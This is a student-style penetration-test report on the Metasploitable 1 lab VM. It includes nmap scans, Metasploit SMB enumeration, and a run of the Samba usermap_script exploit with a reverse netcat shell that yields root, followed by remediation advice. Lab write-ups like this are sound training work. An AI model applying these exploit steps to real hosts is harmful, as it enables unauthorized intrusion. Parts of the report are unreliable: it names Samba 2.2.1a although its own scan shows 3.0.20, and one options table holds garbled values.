

METASPLOITABLE 1

Note: This report details a penetration test conducted on a virtual system downloaded from [Vulnerable By Design ~ VulnHub](#) and hosted on my own computer. This system was a lab designed to practice testing techniques, and is not a real-world system with PII, production data etc.

Target Information

Name	Metasploitable 1
Tester	SK. MD. Rashid Assef Shibly
IP Address	192.168.0.175
Date	26 April 2026

Tools Used

- Operating System : Kali Linux
- Nmap : Service and version enumeration
- Metasploit : Search and execute exploits
- Angry Ip Scanner : Ip Scanner

Executive Summary

This report presents the findings of a penetration test conducted against the Metasploitable 1 system in a controlled lab environment simulating a real-world scenario. The objective of this assessment was to evaluate the system's security posture and identify vulnerabilities that could be exploited by an attacker.

During the assessment, several security weaknesses were identified, including improperly secured SMB, lack of authentication on SMB services, insecure file access, and outdated software vulnerabilities.

Exploitation of these vulnerabilities enabled unauthorized access to the system and ultimately resulted in full compromise. This level of access would allow an attacker to execute arbitrary commands, access sensitive data, and potentially maintain persistent control over the environment.

In a real-world context, these vulnerabilities could lead to serious security impacts, including data breaches, service disruption, and full system compromise. It is strongly recommended to enforce proper authentication controls, restrict unnecessary services, implement strict input validation, and secure privilege management mechanisms to mitigate these risks.

Summary of Results

The Metasploitable 1 system was compromised by exploiting weaknesses in its SMB. During enumeration, sensitive information such as the samba version was discovered. This allowed unauthorized individuals to run arbitrary scripts on the machine.

Using Metasploit Framework and a known old vulnerability it was very easy to gain root privilege which allows an attacker to access important and valuable resources without any issue.

The system was fully compromised as a result of these vulnerabilities. The findings highlight issues related to information disclosure, insecure service configuration, improper privilege handling, and weak access control mechanisms.

Scope and Methodology


The testing followed a structured penetration testing methodology:

- Information Gathering
- Enumeration
- Exploitation
- Initial Access
- Privilege Escalation
- Post-Exploitation

Reconnaissance

Initial connectivity was verified:

- Using the Angry Ip scanner the ip was revealed.
- ICMP ping confirmed that the target machine was reachable.



100% - IP Range - Angry IP Scanner

Scan Go to Commands Favorites Tools Help

IP Range: 192.168.0.0 to 192.168.0.255

Hostname: kali IP↑ Netmask ▼

IP	Ping	Hostname	Ports [3+]
192.168.0.112	0 ms	[n/a]	[n/a]
192.168.0.153	1 ms	[n/a]	[n/a]
192.168.0.175	0 ms	METASPLOITABLE	80
192.168.0.248	1 ms	Android.local	[n/a]
192.168.0.1	2003 ms	[n/a]	80,443
192.168.0.15	0 ms	[n/a]	[n/s]
192.168.0.249	29 ms	[n/s]	[n/s]
192.168.0.166	2001 ms	[n/a]	[n/a]

Enumeration

A service scan was performed using **Nmap**:

```
nmap -p- -sV 192.168.0.175
```

Discovered Services

Port	Service	Description
21	FTP	File Transfer Protocol
22	SSH	Remote Access Service
23	TELNET	Linux Telnet
25	SMTP	Postfix Smtpd
53	DOMAIN	ISC BIND
80	HTTP	Web Application
139	SMB	Legacy Windows file
445	SMB	Modern Windows file
3306	MYSQL	DATABASE
3632	DISTCCD	DISTCCD
5432	POSTGRESQL	DATABASE
8009	AJP13	APACHE JSERV
8180	HTTP	APACHE TOMCAT

```

(kali@kali)-[~]
$ nmap -p- -sV 192.168.0.175
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-02 02:38 -0400
Nmap scan report for 192.168.0.175
Host is up (0.0020s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:37:42:1D (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.74 seconds

```

SMB Enumeration

- Smb was enumerated using metasploit payload
- Then Samba Version was 3.0.20 was revealed

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):



| Name    | Current Setting            | Required | Description                                                                    |
|---------|----------------------------|----------|--------------------------------------------------------------------------------|
| RHOSTS  | The anti-clickjacking      | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html |
| RPORT   | The X-Content-Type-Options | no       | The target port (TCP)                                                          |
| THREADS | 1                          | yes      | The number of concurrent threads (max one per host)                            |



View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.175
RHOSTS => 192.168.0.175

msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprinting: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.0.175:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.0.175 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Exploitation

Using Samba/usermap_script from metasploit samba was exploited.

Payload cmd/unix/reverse_netcat was used.

```
msf exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                    |
|---------|-----------------|----------|--------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                       |
| CPORT   |                 | no       | The local client port                                                          |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port]*                       |
| RHOSTS  | 192.168.0.175   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html |
| RPORT   | 139             | yes      | The target port (TCP)                                                          |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.0.112   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
```

Observation

- The exploit is publicly available and easily weaponized
- The exploit was available in the metasploit framework.
- Any person with wrong intentions can exploit it very easily.

Privilege Escalation

Privilege escalation was achieved via:

samba/usermap_script

Critical Finding

- Running the script with proper information resulted in **immediate root access**

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.0.112:4444
[*] Command shell session 2 opened (192.168.0.112:4444 → 192.168.0.175:56530) at

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:37:42:1d
          inet addr:192.168.0.175  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe37:421d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:144793 errors:0 dropped:0 overruns:0 frame:0
          TX packets:144363 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16169978 (15.4 MB)  TX bytes:36523163 (34.8 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11351 (11.0 KB)  TX bytes:11351 (11.0 KB)

root@metasploitable:/#
```


Post-Exploitation

With root privileges, the filesystem was enumerated.

Sensitive Data Discovered

- Access to sensitive system files
- Full administrative control
- Persistence potential

Findings and Impact

Vulnerability Summary:

1. Outdated Samba Service (Remote Code Execution) – **Critical**
2. Excessive Exposed Network Services – **High**
3. Weak Authentication and Legacy Services – **High**

High-Risk Vulnerabilities

Vulnerability: **Outdated Samba Service (Remote Code Execution)**

Severity: **CRITICAL**

Description:

The system is running an outdated version of Samba (2.2.1a), which is vulnerable to remote code execution. This vulnerability allows an attacker to execute arbitrary commands on the target system without authentication.

Evidence:

- The vulnerability was exploited using a publicly available exploit module, resulting in successful remote shell access to the system.

Impact:

This vulnerability allows unauthenticated attackers to gain root-level access to the system. Successful exploitation results in complete system compromise, including access to sensitive data and full administrative control.

Remediation:

- Upgrade Samba to a secure and supported version
- Disable the service if not required
- Apply regular security patches
- Restrict access to SMB services using firewall rules

Vulnerability: **Excessive Exposed Network Services**

Severity: **High**

Description:

The system exposes multiple network services, including FTP, Telnet, SMB, MySQL, and HTTP. Many of these services are unnecessary for normal operation and significantly increase the attack surface.

Evidence:

- Nmap scan revealed multiple open ports:
 - 21 (FTP)
 - 23 (Telnet)
 - 139/445 (SMB)
 - 3306 (MySQL)
 - 8180 (Tomcat)

Impact:

Exposing multiple services increases the likelihood of exploitation, as attackers have more entry points to target. If any of these services are vulnerable or misconfigured, they can be used to gain unauthorized access.

Remediation:

- Disable unnecessary services
- Restrict access to required services only
- Implement firewall rules to limit external exposure
- Regularly audit open ports and services

Vulnerability: **Weak Authentication and Legacy Services**

Severity: **High**

Description:

The system contains legacy services such as Telnet and FTP, which are inherently insecure and often rely on weak or unencrypted authentication mechanisms.

Evidence:

- Telnet service detected on port 23
- FTP service detected on port 21
- Services allow potential credential-based attacks

Impact:

Legacy services may allow attackers to intercept credentials or perform brute-force attacks. This can lead to unauthorized access and further compromise of the system.

Remediation:

- Disable Telnet and replace with SSH
- Enforce strong password policies
- Use encrypted communication protocols
- Implement account lockout mechanisms

Observations

During the assessment, multiple network services were identified, including FTP, Telnet, MySQL, and Tomcat.

While these services were not successfully exploited within the scope of this assessment, their presence increases the attack surface and may introduce potential risks if misconfigured or left unpatched.

In a real-world environment, further in-depth testing and credential-based attacks could reveal additional vulnerabilities associated with these services.

Recommendations

To mitigate the identified issues:

- Remove sensitive data from publicly accessible smbfiles
- Implement proper input validation and command sanitization
- Disable SMB version detection functionality
- Enforce strong authentication mechanisms
- Update Samba to the latest version to avoid exploitation

Conclusion

The *Metasploitable 1* system demonstrates a critical security flaw. The exploitation required minimal effort and resulted in full system compromise.

This highlights the importance of proper access controls, and system hardening in preventing real-world attacks.